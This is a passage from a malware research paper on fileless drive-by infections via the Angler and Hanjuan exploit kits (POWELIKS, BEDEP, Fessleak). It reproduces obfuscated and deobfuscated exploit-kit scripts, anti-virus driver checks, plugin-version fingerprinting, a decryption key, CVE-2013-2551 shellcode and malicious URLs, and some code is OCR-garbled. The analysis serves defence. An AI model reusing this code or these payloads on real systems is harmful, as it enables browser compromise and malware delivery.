
Computer\HKEY_LOCAL_MACHINE\SYSTEM\WPA

Figure 32: MORTO binary in the registry.



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds....	/evegwiit51/count?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	

Figure 33: Angler Exploit Kit page.



Request Headers [Raw] [Header Definitions]

```
GET /evegwiit51 HTTP/1.1
Client
Transport
    Connection: Keep-Alive
    Host: asd.readmerounds.net
```

```
00010DB6  30 66 69 45 72 69 2E 29 73 2E 65 68 49 6F 62 26 6C 74 3B  0fiEri.)s.ehIob&lt;
00010DC9  6C 28 3B 66 7B 72 6F 49 63 61 3D 44 73 6C 2E 6D 73 6D 30  l(;f{roIca=Dsl.msm0
00010DDC  2B 29 67 6D 6C 2E 6E 65 4C 6C 48 68 3D 54 2E 7B 74 4D 2B  +)gml.neLlHh=T.{tM+
00010DEF  3B 72 74 4D 73 2E 68 4F 44 63 22 62 69 74 6A 6F 28 2E 65  ;rtMs.hODc"bitjo(.e
00010E02  65 6E 64 22 63 73 2C 22 22 5B 73 6C 63 61 73 6C 2E 2C 6C  end"cs,""[slcasl.,l
00010E15  61 69 73 61 29 5D 5D 44 49 6D 5B 54 64 6C 2C 4D 2E 3D 3B  aisa)]]DIm[Tdl,M.=;
00010E28  5D 48 2C 5B 28 68 6A 69 2E 4C 62 6F 4F 67 74 29 50 50 65  ]H,[(hji.LboOgt)PPe
00010E3B  2E 28 52 66 3B 29 7B 6A 22 64 28 22 2C 7D 72 61 6D 7D 6B  .(Rf;){j"d(",}ram}k
00010E4E  65 62 76 7D 29 73 61 73 7B 2E 6C 65 65 73 70 69 65 3D 65  ebv})sas{.leespie=e
00010E61  54 6D 4D 69 79 68 68 65 29 69 79 6C 28 6D 2E 26 61 6D 70  TmMiyhhe)iyl(m.&amp
00010E74  3B 69 28 65 69 69 66 3B 6D 26 61 6D 70 3B 70 54 54 4D 65  ;i(eiif;m&amp;pTTMe
00010E87  2E 74 2E 70 79 4D 3D 2E 7B 2E 44 68 4C 29 4F 48 6C 6A 65  .t.pyM=.{.DhL)OHlje
00010E9A  72 6F 6E 69 65 73 74 74 2C 28 79 5B 22 63 74 22 62 22 5D  roniestt,(y["ct"b"]
00010EAD  2C 69 70 65 70 2C 22 64 5D 61 74 3D 29 2C 5B 2E 3B 65 79  ,ipep,"d]at=),[.;ey
00010EC0  28 29 4D 62 2E 6C 54 48 29 7D 66 2E 7B 28 69 7D 4C 64 6A  ()Mb.lTH)}f.{(i}Ldj
00010ED3  6F 74 50 62 67 72 74 7B 79 22 4F 28 68 6A 64 50 52 3D 2C  otPbgrt{y"O(hjdPR=,
00010EE6  65 2E 29 7B 29 28 6D 76 22 73 74 3D 2E 69 4C 67 62 6A 3B  e.){}(mv"st=.iLgbj;
00010EF9  65 62 66 28 68 68 69 6E 65 74 67 28 69 4E 29 6A 75 73 2E  ebf(hhinetg(iN)jus.
00010F0C  28 6D 66 3B 73 3D 2E 74 29 29 6C 7B 2D 26 67 74 3B 3F 74  (mf;s=.t))l{-&gt;?t
00010F1F  31 31 30 6A 73 3A 75 61 26 6C 74 3B 6A 28 3B 66 3B 72 6F  110js:ua&lt;j(;f;ro
00010F32  69 6D 2B 3D 3D 29 2B 3B 6D 7B 6D 30 2E 67 74 28 2E 68 65  im+==)+;m{m0.gt(.he
00010F45  67 2D 74 6A 75 6D 2D 28 65 4E 31 62 6D 3B 69 72 6E 2E 29  g-tjum-(eN1bm;irn.)
00010F58  65 76 2E 28 29 69 56 7B 69 66 73 6C 29 6F 73 68 4F 70 52  ev.()iV{ifsl)oshOpR
00010F6B  45 49 53 22 69 3B 53 61 67 29 28 4E 5B 75 2E 4E 75 66 61
00010F7E  2B 22 2E 68 31 28 29 72 7D 5D 69 6D 6F 3D 74 6D 6B 29 63  +".h1()r}]imo=tmk)c
```

Figure 34: Content of the Angler Exploit Kit page.

cybercriminals infect systems with malware that only reside in memory, making them harder to detect.


Research recently revealed that the latest version of the Angler Exploit Kit [17] now injects payload directly into running processes. In September 2014, POWELIKS was spotted spreading via memory-based drive-by downloads care of the Angler Exploit Kit. This infection begins by directing victims to an Angler Exploit Kit page such as http://asd.readmerounds.net/evegwiit51, which contains a script that assesses the vulnerability of target systems. Figures 33 and 34 show examples of the Angler Exploit Kit page and its content.

The page contains random words and sentences, in amongst which is the obfuscated script.

The script (shown in Figure 35) is easy to decode (as shown in Figure 36). All that needs to be done is to insert the line 'document.write(FUj)' into the .HTML file.


When deobfuscated, the script first checks for the presence of anti-virus solutions in infected systems by locating specific driver files (Figure 37).

The script then identifies vulnerabilities on the systems by checking its installed versions of Java, Flash, Silverlight, and *Internet Explorer* to identify what exploit to deploy (Figures 38 and 39).




```
JOZFjZAdT= (function(ueZm)
{
  var lhoy= '.*>(.*?)<\\/'+span;
  var xS=(/MSIE (\d+\.\d+);/)[exec](navigator.userAgent);
  if(xS&&xS[1]<=8)
  {
    lhoy='.?>(.*?)<\\/'+span
  }
  else
  {
    if(xS&&xS[1]>8)
    {
      lhoy='.?.?>(.*?)<\\/'+span
    }
  }
  var FUj= "", fqEy=1, vzB='body', Ww2Kf=('xou')[substr](1,2)+'te'+'r'+'HT'+('MLI')[substr](0,2),ZLlj=document[vzB],Sq=ZLlj[Ww2Kf], bSM="", vEpo='gi',g4tuz8=new
RegExp(ueZm+lhoy,vEpo),dp='wHmQQI', n77NGe=window[dp];
  bSM=g4tuz8[exec](Sq);
  bSM=bSM[fqEy];
  if(!n77NGe)
  {
    FUj=q0hQ(bSM,'WZHQ20E9qfiLxngeIpSN');
    var YWSQBC= 1;
    var X6aAv=eval (FUj )
  }
  else
  {
    doc.j68J=navigator.fz8.eR()
  };
 }
 );
var TxmOkEPel3='.Lj2AJpLp2jTilln9k2l';
var TxmOkEPe8='Fd05RY5ttFaURlB0nQRElbXp0r2FJY0zVl4HVVUVjcXlMjGcJ4SlZZaTlQYiaZ3FNRzJVGTlNkXFkRTX2YWNU3hII5MWYR2DWZ0n3ZzVM3klAkZDQJiDTYMjlMDF0y%ZUmMmIQhGG0NG3D';
var TxmOkEPe9='kej5MBWBNSbE9NEV0aaUjbVFZZIJJHNHRhwnHSbGlMFRSyRFlvbkBlWU3cVHfYkdcWCJxTd05dRGEbVnAF0==iUU';
var TxmOkEPe6='suedaotadd.nre.nerms0:8';
var TxmOkEPe7='LMqzo0l4hRk68nDSb8Vr-08y205JQCZG5uRxkUJQllEl79xt9Z_gtPbgNwL8wtCr';
var TxmOkEPe4='bpASGjqZu54rDqW9via8kBR0Pb0lWbFvBQ46Ws5Lhl00NgeE7Pqqow0HENCcELZd';
var TxmOkEPe5='5XFlbFqlZYezNBRnTabGRaElYUUJB00VlFFDDSdkkaEFMxv8NzUllZtTTZ0XCc2wNjQV9vYmdJwUzYNW4YGERx4YQ4YmEUlzWeZ0zNGMN0zJQjNWEcyzDNMGlYGYN2%MBxNzQM5jTNYD3D';
var TxmOkEPe2='UWlNT2V8d5NW8FsGkdUnNUDdS5wVNibnJZwDFNTlKYjdRlYURwXzN522jbQzwSHIa2SYIyS1Mh5UTaUFg9R==jM0';
var TxmOkEPe3='suedaotadd.nre.nerms0:8';
var TxmOkEPe0='odF3lczGkQsfby9xXCV2';
var TxmOkEPel='9tTsyWBYiWVvH30BPxXJpP44hR5yN2fhVQxnIKM4riEqsiBi_Tt8Q5IW9VvG=Ysfpr9EoXXnZYl4';
var TxmOkEPel0='suedaotadd.nre.nerms0:8';
var TxmOkEPell='aHkQtg9zD0_9q7-nVsrTCn0tDWqhchw9g24SwKcmN0Ax0H6oeg-lFq7KUnUCrirv';
```

Figure 35: Obfuscated script.



```
function gs7sfd(txt)
{
  var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
  xmlDoc.async = true;
  xmlDoc.loadXML('');
  if (xmlDoc.parseError.errorCode != 0)
  {
    var pe=xmlDoc.parseError, err = "Error Code: " + pe.errorCode + "\n";
    err += "Error Reason: " + pe.reason;
    err += "Error Line: " + pe.line;
    if (err.indexOf("-2147023083") > 0)
    {
      return 1;
    }
    else
    {
      return 0;
    }
  }
  return 0;
}
function efef2(theUrl)
{
  var img = document.createElement("img");
  img.src = document.location.href +'/' + theUrl;
  var src = document.body;
  src.appendChild(img);
}
if (gs7sfd("c:\\Windows\\System32\\drivers\\kll.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmactmon.sys") ||
gs7sfd("c:\\windows\\system32\\drivers\\tmcomm.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmevtmgr.sys") ||
gs7sfd("c:\\windows\\system32\\drivers\\TMEBC32.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmeext.sys") ||
gs7sfd("c:\\windows\\system32\\drivers\\tmnciesc.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmtdi.sys") )
{
  window['wHmQQI'] = true;
  UXajmCt = '';
  window.sf325gtgs7sfdj = window.sf325gtgs7sfds = window.sf325gtgs7sfdf1 = window.sf325gtgs7sfdf2 = false;
  efef2('count?b=0');
}
else
{
  efef2('count?b=1');
};
```

Figure 36: Deobfuscated script.




```
if (gs7sfd("c:\\Windows\\System32\\drivers\\kll.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmactmon.sys")
|| gs7sfd("c:\\windows\\system32\\drivers\\tmcomm.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmevtmgr.sys")
|| gs7sfd("c:\\windows\\system32\\drivers\\TMEBC32.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmeext.sys")
|| gs7sfd("c:\\windows\\system32\\drivers\\tmnciesc.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmtdi.sys") )
```

Figure 37: Routine to check for installed anti-virus solutions.


In a particular case we analysed, the system's *Internet Explorer* application was vulnerable to CVE-2013-2551 [18]. When a vulnerability is found, the script retrieves the corresponding binary from another URL, http://asd.readmerounds.net/Nslw_9RO6YgT4aUKWp45bLR yRsMl6pG7vn50B3ec4J_nXhR9hv2Q36KR0IHRGOc2 (see Figures 40 and 41).

It uses the key 'adR2b4nh' to decrypt the encrypted binary, as shown in Figure 42.




```
if ( (flashVersion("11.3.300.257") >= 0 && flashVersion("11.7.700.275") <= 0) || (flashVersion("11.8.800.94") >= 0
&& flashVersion("13.0.0.182") <= 0))
{
window.sf325gtgs7sfdfl = true;
}
else
{
if(flashVersion("13.0.0.182") > 0)
{
 window.sf325gtgs7sfdf2 = true;
}
var minValue = silverVersion("4.0.50401.0"), maxValue = silverVersion("5.1.10411.0"), currentValue =
silverVersion("5.0.60818.0");
if (typeof (minValue) != 'undefined' && typeof (maxValue) != 'undefined' && typeof (currentValue) != 'undefined'
&& minValue >= 0 && maxValue <= 0 && currentValue != 0)
{
 window.sf325gtgs7sfds = true;
}
}
if (navigator.javaEnabled())
{
window.sf325gtgs7sfdj = true;
}
```

Figure 38: Routine to find existing Flash and Silverlight vulnerabilities to exploit.




```
var jv = ldklfgo.getVersion("Java"), targetVersion = "1.7.0.10", klqwght= document;;
if(!!jv && fixNumber(jv) >= fixNumber(targetVersion))
{
var tmpl ='');
```

Figure 39: Routine to find existing Java vulnerabilities to exploit.



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	asd.readmerounds....	/evegwiit51	97,209	no-cac...	text/html		[#3553]	
2	200	HTTP	asd.readmerounds....	/evegwiit51/count?b=1	0		text/html		[#3554]	
3	200	HTTP	asd.readmeroun...	/Nslw_9RO6YgT4aUK...	165,...	no-ca...	applicatio...		[#3555]	


Figure 40: Exploit kit page retrieving the binary.



```
Request Headers                                                    [ Raw ]  [Header Definitions]
GET /Nslw_9RO6YgT4aUKWp45bLRyRsMl6pG7vn50B3ec4J_nXhR9hv2Q36KR0IHRGOc2 HTTP/1.1
Transport
  Host: asd.readmerounds.net
```

```
00000540  07 67 94 3D D5 FC E5 2B 7D E9 56 BA E9 30 5E 6B A7 8F 8E FE AE 35 6E 68 61 64 52 32 62 34 6E 68  .g.=Oå+}éV°é0^k§..þ®5nhadR2b4nh
00000560  61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68  adR2b4nhadR2b4nhadR2b4nhadR2b4nh
00000580  61 64 52 32 62 34 6E 68 61 64 52 32 62 62 EF 6A 61 29 08 A2 62 37 6E 68 61 60 52 32 62 CB 91 68  adR2b4nhadR2bbïja).¢b7nha`R2bË.h
```

Figure 41: Retrieved binary.



```
function Vb91Vgz6W(Xsyk, NvI, PQ7rG5, Wolq4)
{
var M2rrPz = 'http://' + window.location.host + '/' + LEe2e7u2c6d(window[WOQplvN6SwW]());
var Uur3K = 'adR2b4nh';
var X8a = '';
var MImQc = Math.floor(Math.random() * (6 - 3) + 3);
var tmpStringVall = '%2E%64%6C%6C', tmpStringVal2 = '%00';
if (M2rrPz.length > 200) return;
while (M2rrPz.length < 200)
{
 M2rrPz += Zgji6YHE5tgl517(tmpStringVal2);
}
```

Figure 42: Decryption routine.

The decoded binary starting at hex 9090 is a shellcode required to load a DLL in memory via Reflective DLL injection [19], a technique that employs reflective programming to load a library from memory onto a host process.

The script contains a shellcode that will execute the CVE-2013-2551 exploit in order to run the DLL binary in memory (Figure 43).

In February, another exploit kit, Hanjuan [20], was used to deliver BEDEP malware via direct injection into explorer.exe (see Figure 44). In this instance, users land on a page (e.g. 64.34.127.134) that contains a script, which passes code to parameters and loads a malicious .SWF file, ontdhso.swf, which triggers the exploitation of CVE-2015-0313. This then executes the encoded payload, bloppe.php.


BEDEP is then executed in the *Explorer* memory space, attempts to access a C&C server and creates an installation directory for its file components. Once the DLL component is loaded, BEDEP attempts to communicate with various fraudulent ad servers to access different ads in a hidden desktop (see Figure 45).

The shift from disk-based to memory-based drive-by download technique is a significant change since it presents a challenge for security companies to create effective memory-based detection and mitigation solutions.

Even ransomware, according to an *Invincea* blog post, has adopted this new technique. A new breed of ransomware dubbed 'Fessleak' [21] reportedly used malvertising as means to infect systems filelessly via vulnerable Flash software. Unlike traditional dropper attacks where malicious files are pushed via infected sites, malware is instead loaded onto systems' memory then extracted by abusing already-running vulnerable programs, specifically local System32 files such as extrac32.exe.


6. PROTECTION AGAINST FILELESS INFECTION ATTACKS

The fact that more and more infection attacks are going fileless could mean bigger problems for security vendors. Fileless malware can, after all, remain undetected, posing




```
VlxwtPgsl0jj(Xsyk + ICJQoAt6EJrw7k7(M2rrPz) + NvI + ICJQoAt6EJrw7k7(Uur3K) + PQ7rG5 + ICJQoAt6EJrw7k7(X8a) + Wolq4 + '%u0000');
//exploit(shellcode1 + obfuscate(binary) + shellcode2 +    obfuscate(key)    +  shellcode3 + obfuscate(filename) + shellcode4 + '%u0000')
IgNzi9VrUlum9();
YalmjILrs2LKogf5();
return
}
JG5ral7hh2ky0H4 = '%u0C0F%u0101%u0606%u0A09%u060F%u0409%u0D0F%u0901%u090F%u0E01%u0101%u0101%u0101%u0C05%u0605%u0306%u0F05%u0605%u0D05%u0404%
S7lpImaaM1G7rs = '%u0906%u0A09%u0705%u0D05%u090F%u0602%u0101%u0101%u0101';
Wt8Z9B0s6E9fqG = '%u0906%u0A[illegible]%u0E01%u0101%u0101%u0101%u0308%u06[illegible]7%u0807%u0408%u0708%u0308%u0404%u0304%u0103%u1003%u0408%u
NmcS5u5e98ahs = '%u0906%u0A09%u0705%u0D06%u0209%u0D0F%u0501%u0201%u0101%u0101%u0A09%u0707%u0906%u0209%u0D0F%u0501%u0201%u0101%u0101%u0A09%u(
9%u0E06%u0110%u0409%u0D0F%u0902%u0204%u0A0D%u0C09%u0E06%u0901%u0C09%u0C05%u0D04%u0E09%u0D01%u0A02%u0C09%u0A05%u0908%u0E09%u0501%u0A02%u0C09%
Vb91Vgz6W(JG5ral7hh2ky0H4, S7lpImaaM1G7rs, Wt8Z9B0s6E9fqG, NmcS5u5e98ahs);
if (window.sf325gtgs7sfdfl && !window.sf325gtgs7sfds)
{
var klfgl = 'wri', klfg2 ='te';
function getKolaio()
{
 return TwWoZiM(Txm0kEPe3);
}
```

Figure 43: Shellcode that exploits CVE-2013-2551.



```
33  200  HTTP  64.34.127.134           /                          2,228             text/html; c...  iexplore:3952
34  200  HTTP  64.34.127.134           /ontdhso.swf               29,605            application/...  iexplore:3952
35  404  HTTP  fpdownload2.macro...    /get/flashplayer/update/c...  349            text/html; c...  iexplore:3952
36  502  HTTP  64.34.127.134           /favicon.ico               512   no-cac...   text/html; c...  iexplore:3952
37  200  HTTP  64.34.127.134           /bloppe.php                296,364           application/...  iexplore:3952
38  200  HTTP  www.earthtools.org      /timezone/0/0              508               application/...  iexplore:3952
39  200  HTTP  www.ecb.europa.eu       /stats/eurofxref/eurofxre...  72,704         text/xml         iexplore:3952
40  200  HTTP  mpzrpasvmorlw.com       /                          128               text/html        iexplore:3952
41  200  HTTP  mpzrpasvmorlw.com       /                          44                text/html        iexplore:3952
42  200  HTTP  mpzrpasvmorlw.com       /                          652,460           text/html        explorer:1604
43  200  HTTP  mpzrpasvmorlw.com       /                          128               text/html        explorer:1604
44  200  HTTP  mpzrpasvmorlw.com       /                          44                text/html        explorer:1604
45  404  HTTP  zorris2space.org        /taskg/8013/               15                text/html        explorer:1604
46  404  HTTP  top100-hot-images....   /taskg/4010/               15                text/html        explorer:1604
47  404  HTTP  top100-hot-images....   /taskg/5010/               15                text/html        explorer:1604
48  404  HTTP  top100-hot-images....   /taskg/3010/               15                text/html        explorer:1604
